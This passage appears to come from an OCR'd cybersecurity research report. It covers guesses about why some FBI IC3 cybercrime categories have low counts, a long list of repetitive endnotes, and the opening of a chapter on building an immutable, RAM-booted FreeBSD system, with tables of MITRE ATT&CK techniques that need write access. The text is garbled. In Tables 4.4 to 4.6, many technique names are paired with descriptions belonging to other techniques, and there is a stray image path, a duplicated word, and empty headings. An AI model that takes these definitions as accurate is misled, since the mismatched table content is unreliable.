3.5.1 Why Some Categories Might Be Lower

As we look over some of our generated statistics, we can see that sometimes our expectations were defied. Why, for example, are some of the categories so low in likelihood? At our level of access to the data from IC3, we don't know more of the background details that might point directly to a cause for that. Perhaps law enforcement gets better insight; but, we have to make do with what we have. Let's consider some of the categories and suppose, arbitrarily and based on our experience, why some of the figures might be the way they are.

First, we have the overall effect of the convenience sample. As we mentioned earlier, these reports are based on voluntary disclosures to US FBI IC3. That means

that we could see lower numbers in areas where victims were not motivated to disclose.

Potential victims could also have successful mitigation efforts in place. For example, we see lower corporate data breaches than personal data breaches. Persumably, corporations have security departments that can help them to operate enterprise grade defensive tools when individual people cannot. Also, we see low counts in malware and ransomware when those categories are often in the news. It could be that conventional antivirus scanners and endpoint defenses do a good job of neutralizing known malware threats. If a large number of antivirus users are being protected successfully, then we might have a small number of victimization claims to the IC3.


3.5.2 Crimes Against Children and Complaints

3.5.3 Business Email Compromise Versus Ransomware

A long standing pattern of expectation is that a user will be phished, malware will be deployed on their machine, and then a company will face a ransomware attack. Besides this, we see a business email compromise category. If BEC is a precedent attack, then why aren't its numbers higher?

One of the reasons could be the ramifications of the attacks and their flow into later reporting classifications. BEC attacks could also flow in other directions like credential stuffing attacks or passive surveillance. In credential stuffing, the known business email address might be reused in later follow-on attacks to other systems. If an attacker chooses a victim that's a key individual in the company, then passive surveillance of the email account might yield valuable information. Several 10K reports cite top executives getting their accounts monitored through what looks like a combination of passive surviellance and BEC.

These hint in the numbers can suggest to us an illustration that the overall classification of an attack may not offer direct insight on all of the tactics and techniques that concern us as defenders. This shouldn't surprise us; we see plenty of evidence in MITRE ATT&CK, for instance, that most Advanced Persistent Threat (APT)s use several layers of Tactics, Techniques, and Procedures (TTPs).



Endnotes

[1]Monte Carlo Modeling Toolkit authored by Derek E. Brink, CISSP, www.linkedin.com/in/derekbrink. March 2023.

[2]Triola, Mario F. Elementary Statistics Technology Update + Mystatlab Student Access Code Card. Pearson College Division, 2012.

[3]Levine, David M, et al. Applied Statistics for Engineers and Scientists. Pearson, 2001.

[4]Hubbard, Douglas W, and Richard Seiersen. How to Measure Anything in Cybersecurity Risk. Wiley, 2016.

[5]Monte Carlo Modeling Toolkit authored by Derek E. Brink, CISSP, www.linkedin.com/in/derekbrink. March 2023.

[6]”City of Chattanooga Hub.” Chattanooga.Gov, 2025, https://data.chattanooga.gov/. Accessed 4 Aug. 2026.

[7]”City of Chattanooga Hub.” Chattanooga.Gov, 2025, https://data.chattanooga.gov/

[8]https://fred.stlouisfed.org/series/POPTOTASA647NWDB

[9]https://www.census.gov/quickfacts/chattanoogacitytennessee

[10]https://www.census.gov/quickfacts/fact/table/TN/PST045222

[11]https://fred.stlouisfed.org/series/CAPOP

[12]https://fred.stlouisfed.org/series/POPTOTASA647NWDB

[13]https://www.census.gov/quickfacts/chattanoogacitytennessee

[14]https://www.census.gov/quickfacts/fact/table/TN/PST045222

[15]https://fred.stlouisfed.org/series/CAPOP

[16]https://fred.stlouisfed.org/series/POPTOTASA647NWDB

[17]https://www.census.gov/quickfacts/chattanoogacitytennessee

[18]https://www.census.gov/quickfacts/fact/table/TN/PST045222

[19]https://fred.stlouisfed.org/series/CAPOP

[20]https://fred.stlouisfed.org/series/POPTOTASA647NWDB

[21]https://www.census.gov/quickfacts/chattanoogacitytennessee

[22]https://www.census.gov/quickfacts/fact/table/TN/PST045222

[23]https://fred.stlouisfed.org/series/CAPOP

[24]https://fred.stlouisfed.org/series/POPTOTASA647NWDB

[25]https://www.census.gov/quickfacts/chattanoogacitytennessee

[26]https://www2.census.gov/programs-surveys/popest/datasets/2020-2022/state/totals/NST-EST2022-POPCHG2020_2022.csv

[27]https://fred.stlouisfed.org/series/CAPOP

[28]https://fred.stlouisfed.org/series/POPTOTASA647NWDB

[29]https://www.census.gov/quickfacts/chattanoogacitytennessee

[30]https://www2.census.gov/programs-surveys/popest/datasets/2020-2022/state/totals/NST-EST2022-POPCHG2020_2022.csv

[31]https://fred.stlouisfed.org/series/CAPOP

[32]https://fred.stlouisfed.org/series/POPTOTASA647NWDB

[33]https://www.census.gov/quickfacts/chattanoogacitytennessee

[34]https://www2.census.gov/programs-surveys/popest/datasets/2020-2022/state/totals/NST-EST2022-POPCHG2020_2022.csv

[35]https://fred.stlouisfed.org/series/CAPOP

[36]original:https://www.ic3.gov/Media/PDF/AnnualReport/2016State/StateReport.aspx#?s=47 current https://www.ic3.gov/AnnualReport/Reports/2016_IC3Report.pdf

[37]original:https://www.ic3.gov/Media/PDF/AnnualReport/2017State/StateReport.aspx#?s=47 current: https://www.ic3.gov/AnnualReport/Reports/2017_IC3Report.pdf

[38]original:https://www.ic3.gov/Media/PDF/AnnualReport/2018State/StateReport.aspx#?s=47 current: https://www.ic3.gov/AnnualReport/Reports/2018_IC3Report.pdf

[39]original:https://www.ic3.gov/Media/PDF/AnnualReport/2019State/S

tateReport.aspx#?s=47 current: https://www.ic3.gov/AnnualReport/Reports/2019_IC3Report.pdf

[40]original:https://www.ic3.gov/Media/PDF/AnnualReport/2020State/StateReport.aspx#?s=47 current: https://www.ic3.gov/AnnualReport/Reports/2020_IC3Report.pdf

[41]original:https://www.ic3.gov/Media/PDF/AnnualReport/2021State/StateReport.aspx#?s=47 current: https://www.ic3.gov/AnnualReport/Reports/2021_IC3Report.pdf

[42]original:https://www.ic3.gov/Media/PDF/AnnualReport/2022State/StateReport.aspx#?s=47 current: https://www.ic3.gov/AnnualReport/Reports/2022_IC3Report.pdf

[43] Sample size was set equivalent to the City of Chattanooga to determine the per capita rates for each year over data from American Samoa and California. The medians of those rates were used to set 10% and 90% confidence intervals with American Samoa and California representing low and high cybercrime counts respectively.

[44]Monte Carlo Modeling Toolkit authored by Derek E. Brink, CISSP, www.linkedin.com/in/derekbrink. March 2023.

[45] Sample size was set equivalent to the City of Chattanooga to determine the per capita rates for each year over data from American Samoa and California. The medians of those rates were used to set 10% and 90% confidence intervals with American Samoa and California representing low and high cybercrime counts respectively.

[46]Monte Carlo Modeling Toolkit authored by Derek E. Brink, CISSP, www.linkedin.com/in/derekbrink. March 2023.

[47] Sample size was set equivalent to the City of Chattanooga to determine the per capita rates for each year over data from American Samoa and California. The medians of those rates were used to set 10% and 90% confidence intervals with American Samoa and California representing low and high cybercrime counts respectively.

[48]Monte Carlo Modeling Toolkit authored by Derek E. Brink, CISSP, www.linkedin.com/in/derekbrink. March 2023.

[49] sample size was set equivalent to the City of Chattanooga to determine the per capita rates for each year over data from American Samoa and California. The medians of those rates were used to set 10% and 90% confidence intervals with American Samoa and California representing low and high cybercrime impact values respectively.

[50]Monte Carlo Modeling Toolkit authored by Derek E. Brink, CISSP, www.linkedin.com/in/derekbrink. March 2023.

[51] Sample size was set equivalent to the City of Chattanooga to determine the per capita rates for each year over data from American Samoa and California. The medians of those rates were used to set 10% and 90% confidence intervals with American Samoa and California representing low and high cybercrime counts respectively.

[52]Monte Carlo Modeling Toolkit authored by Derek E. Brink, CISSP, www.linkedin.com/in/derekbrink. March 2023.

[53] sample size was set equivalent to the City of Chattanooga to determine the per capita rates for each year over data from American Samoa and California. The medians of those rates were used to set 10% and 90% confidence intervals with American Samoa and California representing low and high cybercrime impact values respectively.

[54]Monte Carlo Modeling Toolkit authored by Derek E. Brink, CISSP, www.linkedin.com/in/derekbrink. March 2023.

[55]originalhttps://www.ic3.gov/Media/PDF/AnnualReport/2016State/StateReport.aspx#?s=47 current https://www.ic3.gov/AnnualReport/Reports/2016_IC3Report.pdf

[56]original:https://www.ic3.gov/Media/PDF/AnnualReport/2017State/StateReport.aspx#?s=47 current: https://www.ic3.gov/AnnualReport/Reports/2017_IC3Report.pdf

[57]original:https://www.ic3.gov/Media/PDF/AnnualReport/2018State/StateReport.aspx#?s=47 current: https://www.ic3.gov/AnnualReport/Reports/2018_IC3Report.pdf

[58]original:https://www.ic3.gov/Media/PDF/AnnualReport/2019State/S

tateReport.aspx#?s=47 current: https://www.ic3.gov/AnnualReport/Reports/2019_IC3Report.pdf

[59]original:https://www.ic3.gov/Media/PDF/AnnualReport/2020State/StateReport.aspx#?s=47 current: https://www.ic3.gov/AnnualReport/Reports/2020_IC3Report.pdf

[60]original:https://www.ic3.gov/Media/PDF/AnnualReport/2021State/StateReport.aspx#?s=47 current: https://www.ic3.gov/AnnualReport/Reports/2021_IC3Report.pdf

[61]original:https://www.ic3.gov/Media/PDF/AnnualReport/2022State/StateReport.aspx#?s=47 current: https://www.ic3.gov/AnnualReport/Reports/2022_IC3Report.pdf

[62] sample size was set equivalent to the City of Chattanooga to determine the per capita rates for each year over data from American Samoa and California. The medians of those rates were used to set 10% and 90% confidence intervals with American Samoa and California representing low and high cybercrime impact values respectively.

[63]Monte Carlo Modeling Toolkit authored by Derek E. Brink, CISSP, www.linkedin.com/in/derekbrink. March 2023.

[64] sample size was set equivalent to the City of Chattanooga to determine the per capita rates for each year over data from American Samoa and California. The medians of those rates were used to set 10% and 90% confidence intervals with American Samoa and California representing low and high cybercrime impact values respectively.

[65]Monte Carlo Modeling Toolkit authored by Derek E. Brink, CISSP, www.linkedin.com/in/derekbrink. March 2023.

[66] sample size was set equivalent to the City of Chattanooga to determine the per capita rates for each year over data from American Samoa and California. The medians of those rates were used to set 10% and 90% confidence intervals with American Samoa and California representing low and high cybercrime impact values respectively.

[67]Monte Carlo Modeling Toolkit authored by Derek E. Brink, CISSP, www.linkedin.com/in/derekbrink. March 2023.

[68] sample size was set equivalent to the City of Chattanooga to determine the per capita rates for each year over data from American Samoa and California. The medians of those rates were used to set 10% and 90% confidence intervals with American Samoa and California representing low and high cybercrime impact values respectively.

[69]Monte Carlo Modeling Toolkit authored by Derek E. Brink, CISSP, www.linkedin.com/in/derekbrink. March 2023.

[70]originalhttps://www.ic3.gov/Media/PDF/AnnualReport/2016State/StateReport.aspx#?s=47 current https://www.ic3.gov/AnnualReport/Reports/2016_IC3Report.pdf

[71]original:https://www.ic3.gov/Media/PDF/AnnualReport/2017State/StateReport.aspx#?s=47 current: https://www.ic3.gov/AnnualReport/Reports/2017_IC3Report.pdf

[72]original:https://www.ic3.gov/Media/PDF/AnnualReport/2018State/StateReport.aspx#?s=47 current: https://www.ic3.gov/AnnualReport/Reports/2018_IC3Report.pdf

[73]original:https://www.ic3.gov/Media/PDF/AnnualReport/2019State/StateReport.aspx#?s=47 current: https://www.ic3.gov/AnnualReport/Reports/2019_IC3Report.pdf

[74]original:https://www.ic3.gov/Media/PDF/AnnualReport/2020State/StateReport.aspx#?s=47 current: https://www.ic3.gov/AnnualReport/Reports/2020_IC3Report.pdf

[75]original:https://www.ic3.gov/Media/PDF/AnnualReport/2021State/StateReport.aspx#?s=47 current: https://www.ic3.gov/AnnualReport/Reports/2021_IC3Report.pdf

[76]original:https://www.ic3.gov/Media/PDF/AnnualReport/2022State/StateReport.aspx#?s=47 current: https://www.ic3.gov/AnnualReport/Reports/2022_IC3Report.pdf

[77] sample size was set equivalent to the City of Chattanooga to determine the per capita rates

for each year over data from American Samoa and California. The medians of those rates were used to set 10% and 90% confidence intervals with American Samoa and California representing low and high cybercrime impact values respectively.

[78]Monte Carlo Modeling Toolkit authored by Derek E. Brink, CISSP, www.linkedin.com/in/derekbrink. March 2023.

[79] sample size was set equivalent to the City of Chattanooga to determine the per capita rates for each year over data from American Samoa and California. The medians of those rates were used to set 10% and 90% confidence intervals with American Samoa and California representing low and high cybercrime impact values respectively.

[80]Monte Carlo Modeling Toolkit authored by Derek E. Brink, CISSP, www.linkedin.com/in/derekbrink. March 2023.

[81]originalhttps://www.ic3.gov/Media/PDF/AnnualReport/2016State/StateReport.aspx#?s=47 current https://www.ic3.gov/AnnualReport/Reports/2016_IC3Report.pdf

[82]original:https://www.ic3.gov/Media/PDF/AnnualReport/2017State/StateReport.aspx#?s=47 current: https://www.ic3.gov/AnnualReport/Reports/2017_IC3Report.pdf

[83]original:https://www.ic3.gov/Media/PDF/AnnualReport/2018State/StateReport.aspx#?s=47 current: https://www.ic3.gov/AnnualReport/Reports/2018_IC3Report.pdf

[84]original:https://www.ic3.gov/Media/PDF/AnnualReport/2019State/StateReport.aspx#?s=47 current: https://www.ic3.gov/AnnualReport/Reports/2019_IC3Report.pdf

[85]original:https://www.ic3.gov/Media/PDF/AnnualReport/2020State/StateReport.aspx#?s=47 current: https://www.ic3.gov/AnnualReport/Reports/2020_IC3Report.pdf

[86]original:https://www.ic3.gov/Media/PDF/AnnualReport/2021State/StateReport.aspx#?s=47 current: https://www.ic3.gov/AnnualReport/Reports/2021_IC3Report.pdf

[87]original:https://www.ic3.gov/Media/PDF/AnnualReport/2022State/StateReport.aspx#?s=47 current: https://www.ic3.gov/AnnualReport/Reports/2022_IC3Report.pdf

4 Amnesiac Systems in FreeBSD

In this technical note, we explore configurations of the FreeBSD operating system. With a goal of creating an amnesiac system that keeps the operating system separate from working storage drives, we experiment with various configurations. We demonstrate the planning of drive indexconfigurationconfiguration coding and the reasoning behind the choices. First, we code a system that uses the operating system on the storage drive discs. Then we evolve the plan into using a live cd for operating system use with drives that are connected to the immutable system in Random Access Memory (RAM) via configuration code. Using an amensiac system like this, we would be able to reset the operating system to a known immutable state with every startup. The drives could be disconnected and reattached to other systems for various purposes. Throughout, we cover specific commands for drive and operating system management and operation.

4.1 Introduction

4.1.1 Background and Content

In order to maintain persistence, download files, or interact with a file system, attackers need to be able to write to a system. Many active attack techniques require some kind of writing action as a precedent for execution. Based on our limited penetration testing and attack experience, we identified 60 Enterprise Technique groups in MITRE ATT&CK [1] that could be thwarted by removing an attacker’s ability to write. This listing is not comprehensive or absolute; we reviewed these technique categories and recognized that at least a naive attempt to carry out those techniques might involve writing to a file or process. We ignored more passive reconaissance techniques and those that would be executed outside of the target system itself. Still, we were able to generate a formidable list of attack techniques that would at least be hampered by an operating system that was designed to be immutable.

We cover our listing of these MITRE ATT&CK techniques in Tables 4.1, 4.2, 4.3, 4.4, 4.5, and 4.6. As we review the list, we can see how some might fall into the trap of thinking such a system was invincible or ”hack proof”. Our past experience with attack and defense warns us to accept these extensive defenses as tentative. An ingenious attacker might find a way to carry out these techniques without meeting our preconceived ideas that they require writing or that our chosen forms of immutability would protect against that writing. Nonetheless, the lengthy list of major groups of techniques and their longer list of subtechniques implies that immutability in the right ways can serve as a provocative and solid form of defense.

4.1.2 Problem Statement

Our goal is to keep the core services and operating system stable and immutable through physical security controls. This will allow the system to resist common

Table 4.1: MITRE ATT&CK Techniques Require Writing

Technique Group	Concept
Create Account	"Adversaries may create an account to maintain access to victim systems."[2]
Create or Modify System Process	"Adversaries may create or modify system-level processes to repeatedly execute malicious payloads as part of persistence."[3]
Data Destruction	"Adversaries may destroy data and files on specific systems or in large numbers on a network to interrupt availability to systems, services, and network resources. "[4]
Data Encoding	"Adversaries may encode data to make the content of command and control traffic more difficult to detect."[5]
Data Manipulation	"Adversaries may insert, delete, or manipulate data in order to influence external outcomes or hide activity, thus threatening the integrity of the data."[6]
Data Obfuscation	"Adversaries may obfuscate command and control traffic to make it more difficult to detect."[7]
Data Staged	"Adversaries may stage collected data in a central location or directory prior to Exfiltration."[8]
Defacement	"Adversaries may modify visual content available internally or externally to an enterprise network, thus affecting the integrity of the original content."[9]
Deploy Container	"Adversaries may deploy a container into an environment to facilitate execution or evade defenses."[10]
Develop Capabilities	"Adversaries may develop capabilities that can be used during targeting."[11]

Table 4.2: MITRE ATT&CK Techniques Require Writing

Technique Group	Concept
Disable or Modify System Firewall	"Adversaries may disable or modify host-based or network firewalls to impair defensive mechanisms and enable further action."[12]
Disable or Modify Tools	"Adversaries may disable, degrade, or tamper with security tools or applications (e.g., endpoint detection and response (EDR) tools, intrusion detection systems (IDS), antivirus, logging agents, sensors, etc.) to impair or reduce visibility of defensive capabilities. "[13]
Disk Wipe	"Adversaries may impair the availability of systems and data by destroying, corrupting, or overwriting data."[14]
Domain or Tenant Policy Modification	"Adversaries may modify the configuration settings of a domain or identity tenant to evade defenses and/or escalate privileges."[15]
Escape to Host	"Adversaries may break out of a container to gain access to the underlying host."[16]
Event Triggered Execution	"Adversaries may establish persistence and/or elevate privileges using system mechanisms that trigger execution based on specific events."[17]
Exclusive Control	"Adversaries who successfully compromise a system may attempt to maintain persistence by "closing the door" behind them – in other words, by preventing other threat actors from initially accessing or maintaining a foothold on the same system."[18]
Execution Guardrails	"Adversaries may use execution guardrails to constrain execution to specific environments."[19]
Exfiltration Over Physical Medium	"Adversaries may exfiltrate data using removable media."[20]
File and Directory Permissions Modification	"Adversaries may modify file and directory permissions or attributes to evade access control restrictions."[21]

Table 4.3: MITRE ATT&CK Techniques Require Writing

Technique Group	Concept
Firmware Corruption	"Adversaries may use malicious code embedded in firmware to maintain persistence or disrupt systems."[22]
Hide Artifacts	"Adversaries may abuse functionality to hide artifacts from the user or security tools."[23]
Hijack Execution Flow	"Adversaries may execute their own malicious payloads by hijacking the way operating systems load programs."[24]
Implant Internal Image	"Adversaries may implant malicious software into software images to establish persistence."[25]
Indicator Removal	"Adversaries may delete or modify artifacts generated on a system to remove evidence of their presence."[26]
Ingress Tool Transfer	"Adversaries may transfer tools or other files from an external system into a compromised environment."[27]
Inhibit System Recovery	"Adversaries may interrupt availability of system and network resources by inhibiting system recovery."[28]
Lateral Tool Transfer	"Adversaries may transfer tools or other files between systems in a compromised environment."[29]
Masquerading	"Adversaries may attempt to manipulate features of their artifacts to make them appear legitimate or benign to users and/or security tools."[30]
Modify Authentication Process	"Adversaries may modify authentication processes and mechanisms to bypass or weaken authentication requirements."[31]

Table 4.4: MITRE ATT&CK Techniques Require Writing

Technique Group	Concept
Modify Cloud Compute Infrastructure	"Adversaries may create, modify, or delete cloud resources to achieve their objectives."[32]
Modify Cloud Resource Hierarchy	"Adversaries may attempt to modify hierarchical structures in infrastructure-as-a-service (IaaS) environments in order to evade defenses."[33]
Modify Registry	"Adversaries may interact with the Windows Registry to hide configuration information, modify system settings, or remove information as part of their attack."[34]
Modify System Image	"Adversaries may modify the configuration of network devices to maintain access, modify traffic flows, or disrupt services."[35]
Multi-Stage Channels	"Adversaries may use multiple command and control channels to communicate with compromised systems."[36]
Obfuscated Files or Information	"Adversaries may obfuscate their malicious code, configuration files, or other artifacts to make detection and analysis more difficult."[37]
OS Credential Dumping	"Adversaries may attempt to dump credentials to obtain account information that can be used to access systems and services."[38]
Plist File Modification	"Adversaries may modify browser extensions to execute malicious code or collect information from a victim's browser."[39]
Poisoned Pipeline Execution	"Adversaries may manipulate continuous integration / continuous development (CI/CD) processes by injecting malicious code into the build process. "[40]
Power Settings	"Adversaries may use virtualization and containerization technologies to create or maintain access to compromised environments."[41]

Table 4.5: MITRE ATT&CK Techniques Require Writing

Technique Group	Concept
Pre-OS Boot	"Adversaries may abuse Pre-OS Boot mechanisms as a way to establish persistence on a system."[42]
Prevent Command History Logging	"Adversaries may impair command history logging to hide commands they run on a compromised system"[43]
Process Injection	"Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges."[44]
Protocol Tunneling	"Adversaries may use protocol tunneling to hide network communications through existing protocols or services."[45]
Proxy	"Adversaries may use a connection proxy to direct network traffic between systems or act as an intermediary for network communications."[46]
Reflective Code Loading	"Adversaries may reflectively load code into a process in order to conceal the execution of malicious payloads."[47]
Remote Access Tools	"An adversary may use legitimate remote access tools to establish an interactive command and control channel within a network."[48]
Rogue Domain Controller	"Adversaries may register a rogue Domain Controller to enable manipulation of Active Directory data."[49]
Rootkit	"Adversaries may use rootkits to hide the presence of programs, files, network connections, services, drivers, and other system components."[50]
Scheduled Task/Job	"Adversaries may abuse task scheduling functionality to facilitate initial or recurring execution of malicious code."[51]

Table 4.6: MITRE ATT&CK Techniques Require Writing

Technique Group	Concept
Scheduled Transfer	"Adversaries may attempt to take screen captures of the desktop to gather information over the course of an operation."[52]
Screen Capture	"Adversaries may abuse legitimate extensible development features of servers to establish persistent access to systems."[53]
Server Software Component	"Adversaries may gain access to and use centralized software suites installed within an enterprise to execute commands and move laterally through the network."[54]
Software Deployment Tools	"Adversaries may upload, install, or otherwise set up capabilities that can be used during targeting."[55]
Stage Capabilities	"Adversaries may use shared content to move malicious files or code between systems."[56]
Taint Shared Content	"Adversaries may create or modify references in user document templates to conceal malicious code or force authentication attempts."[57]
Template Injection	"Adversaries may use traffic signaling to hide open ports or other malicious functionality used for persistence or command and control."[58]
Traffic Signaling	"Adversaries may compromise a network device's encryption capability in order to bypass encryption that would otherwise protect data communications."[59]
Weaken Encryption	"Adversaries may bypass application control and obscure execution of code by embedding scripts inside XSL files."[60]
XSL Script Processing	"Adversaries may bypass application control and obscure execution of code by embedding scripts inside XSL files."[61]

attacks such as the encryption of files from ransomware and persistent account takeovers.

4.1.3 Project Objectives

Our system, hostname Blondie, set an example for amnesiac system implementation and design with FreeBSD. We hope that this example system will raise awareness and set patterns that will allow others to gain some of the same risk controls in their systems.

4.1.4 Scope of Work

Hypothesis: H1

> Attackers cannot destructively interact with systems without writing to them.

Some reflection on "cannot" may lead us into conflict with this hypothesis; so, let's consider carefully what we mean. At some point in the kill chain, if an attacker wants to stop being passive and start being active and destructive, then they must somehow modify a file on the target system or write a file to the target system. That file could be in RAM; it could be in a temporary directory; it could already exist. Not all attacks require this behavior, but many do. With some imprecision we assert that attackers need to write to destroy.

ingress tool transfer MITRE ATT&CK

Hypothesis: H2

> An immutable operating system will be more resistant to destructive attack.

Hypothesis: H3

> An immutable operating system will promote system integrity.

With ransomware as a dominant contemporary threat, integrity of the CIA triad rises to the forefront of defensive needs.

Hypothesis: H4

> An immutable operating system will promote rapid recovery.

With core components and configurations unchanged, an immutable system restarted after an attack will experience a more rapid recovery.

4.1.5 Variables

Non-Adversarial Threats

- Hardware limitations
- Coding and configuration errors
- Physical deficiencies
- Disasters

Adversarial Threats

- Ransomware
- Network attacks
- Physical attacks
- Non-malicious insider threats

4.1.6 Assumptions, Risks, and Limitations

Assumptions

- Sufficient time and control for power up, power down, and maintenance operations
- Direct control of server stack allows for optical disc use
- No migration of an existing commercial stack
- No commercial pressure for business performance or profit

Risks

- New procedures require rehearsal
- Complex research patterns may cloud known references
- Endeavor may be too complex to implement for some teams
- Unforseen compatability or integration problems

Limitations

- Increased complexity requires trained personnel
- Untaught patterns will require time to learn through experimentation
- No known defense against zero day vulnerabilities in the OS
- Size constraints on optical discs may limit immutable segment of system

4.1.7 Significance of the Project

4.2 Literature Review

4.2.1 Overview of Existing Solutions or Approaches

Immutability as a Constraining Concept

We wanted to better understand immutability as an idea. We came across an article ("Immutability as an Operational Constraint Rather Than a Security Feature")[62] that pointed out that immutability can be a limiting factor. The author warned, "By just making something immutable you haven't necessarily made it safe; what you have effectively done is taken away the possibility of alteration and replaced it with a new operational reality: correction must happen through additional writes, and recovery must happen through reconciliation rather than repair"[63]

In this approach, the entire system was assumed to be an immutable system. This helped us to realize what a benefit it was to not make the entire system immutable. Our original intention was to have centralized, core, aspects of the operating system be immutable; other parts of the system could be changed within the rules and limits set by the OS.

Still, those changeable parts might have logging and monitoring activities, such as database snapshots set up in a way that allowed these cautions about immutability to contribute to our planning. Mallikarjun Vppalapati pointed out problems that could be had when records of on-system actions became immutable. Suppose a log or record was contaminated with malware or privacy information that needed to be forgotten under General Data Protection Regulation (GDPR). Administrators might need to undertake complicated edits to allow future auditors to bypass data that should not be considered. Vppalapati outlined a situation in which a simple programmatic error needed an elaborate and complicated fix because simple overwrites were not available.[64]

Vppalapati described three kinds of immutability: hard, soft, and operational. "Hard immutability describes a state of being unchangeable where changes are so heavily protected by technical mechanisms and therefore practically infeasible the alteration process is therefore practically impossible."[65] "Soft immutability...can be reverted by using privileged credentials."[66] "Operational immutability implies the lack of changes without the use of technology"[67] In our proposed system, we would use hard immutability in the optical read-only recording of the core OS. We would use operational immutability as a control because we were applying an optical disc that required physical access to the server for alterations. For example, to change the operating system burned to optical disc, an attacker or operator would need to build a new disc and physically insert it into the system, and then follow our proscribed startup sequence to get the Operating System (OS) into RAM. We would also use soft immutability, in the writing of data to files in attached storage that was not automatically loaded by the system on boot.

Immutability Examples in Blockchains

If there's a technology that has a reputation for immutability, it is the blockchain. Simply put, the blockchain is a chain of cryptographic records; the starting point for the math used to encrypt each block is based on the previous record; the cummulative effect of the sequence of encryption is that if one record is corrupted or modified, then the break in the logic for decrypting subsequent blocks will reveal the change. So long as the records in the blockchain are accessible, users can assume that the previous entries have been unmodified. Blockchain has other characteristics; its records are usually distributed over networks and internets; but, the mathematical sequence of encryption and decryption based on preceding blocks is the source of its logical strength as an immutable record.

Blockchains, being immutable, can run into conflict with one of the more famous requirements for mutability of our time: GDPR's Right to be Forgotten (RtbF).[68][69] One of the components of GDPR, Recital 65, says that a person who has their data recorded has the right to request a modification or deletion of that data. There are some exceptions and provisions for children who get their data recorded, but at its core Recital 65 provides every person in the EU with the legal right to have their records modified. [70] Recital 66 says that a data controller has to inform processors to erase links to or copies of personal data. This way a request to be forgotten can't just stop with one entity or be restricted to entities that the requestor discovers on their own. [71] In these laws, we don't see exceptions for immutable systems built-in. On the contrary, by being left out altogether the responsibility for dealing with these legal conflicts seems to go back on the immutable system owner. If a system were to operate that was truly immutable, then if that system contained personal data that was to be erased upon a given request: it might require the destruction of the whole system to bring the operator into legal compliance with GDPR. This might not be as catastrophic as it sounds; perhaps an operator could take a system offline, delete a record, and then completely regenerate the records with the required deletions omitted. However, multiple such mutations could lead to complexities in system maintenance with multiple required regenerations. The problem could get further complicated if the system had subsequent sequential modifications. Altogether, system operators would be cautioned not to store personal data in immutable file structures. Perhaps we might be further cautioned to keep immutable only what was operationally necessary as a safeguard against future laws or requirements. As we work through the implementation of our immutable system, we shall see that sometimes the constraints can bring us structure and sometimes the limitations are innovation accellerators.

Blockchains offer an example of Vppalapati's hard immutability and operational immutability. The European Union (EU)'s GDPR counters with an example of soft immutability requirements for certain kinds of data. We can conclude that most personal data would have to be kept off of the optical discs (and out of any network distributed blockchains). While most Personally Identifiable Information (PII) would not seem to be a part of an operating system, later we'll see that a user's full name is requested by the system as a normal part of user account setup. We could have a small conflict that leads to an involved repair if we're not careful.

We found an article which examined the types of problems with blockchains in detail. The authors classified the problems into four main categories:

Immutability Examples in Database Administration

4.2.2 Comparisons of Technologies or Frameworks

Immutability and MAC Biba

Mac biba is a mandatory access control scheme, similar to military multilevel security classifications, but with an emphasis on file integrity. `mac_biba` allows for write down and read up; this is the opposite direction from mandatory access control schemes like military security classifications which can write up and read down. [72][73] FreeBSD offers `mac_biba` as part of its operating system; unfortunately, OpenBSD does not. [74] ... compare with diagrams

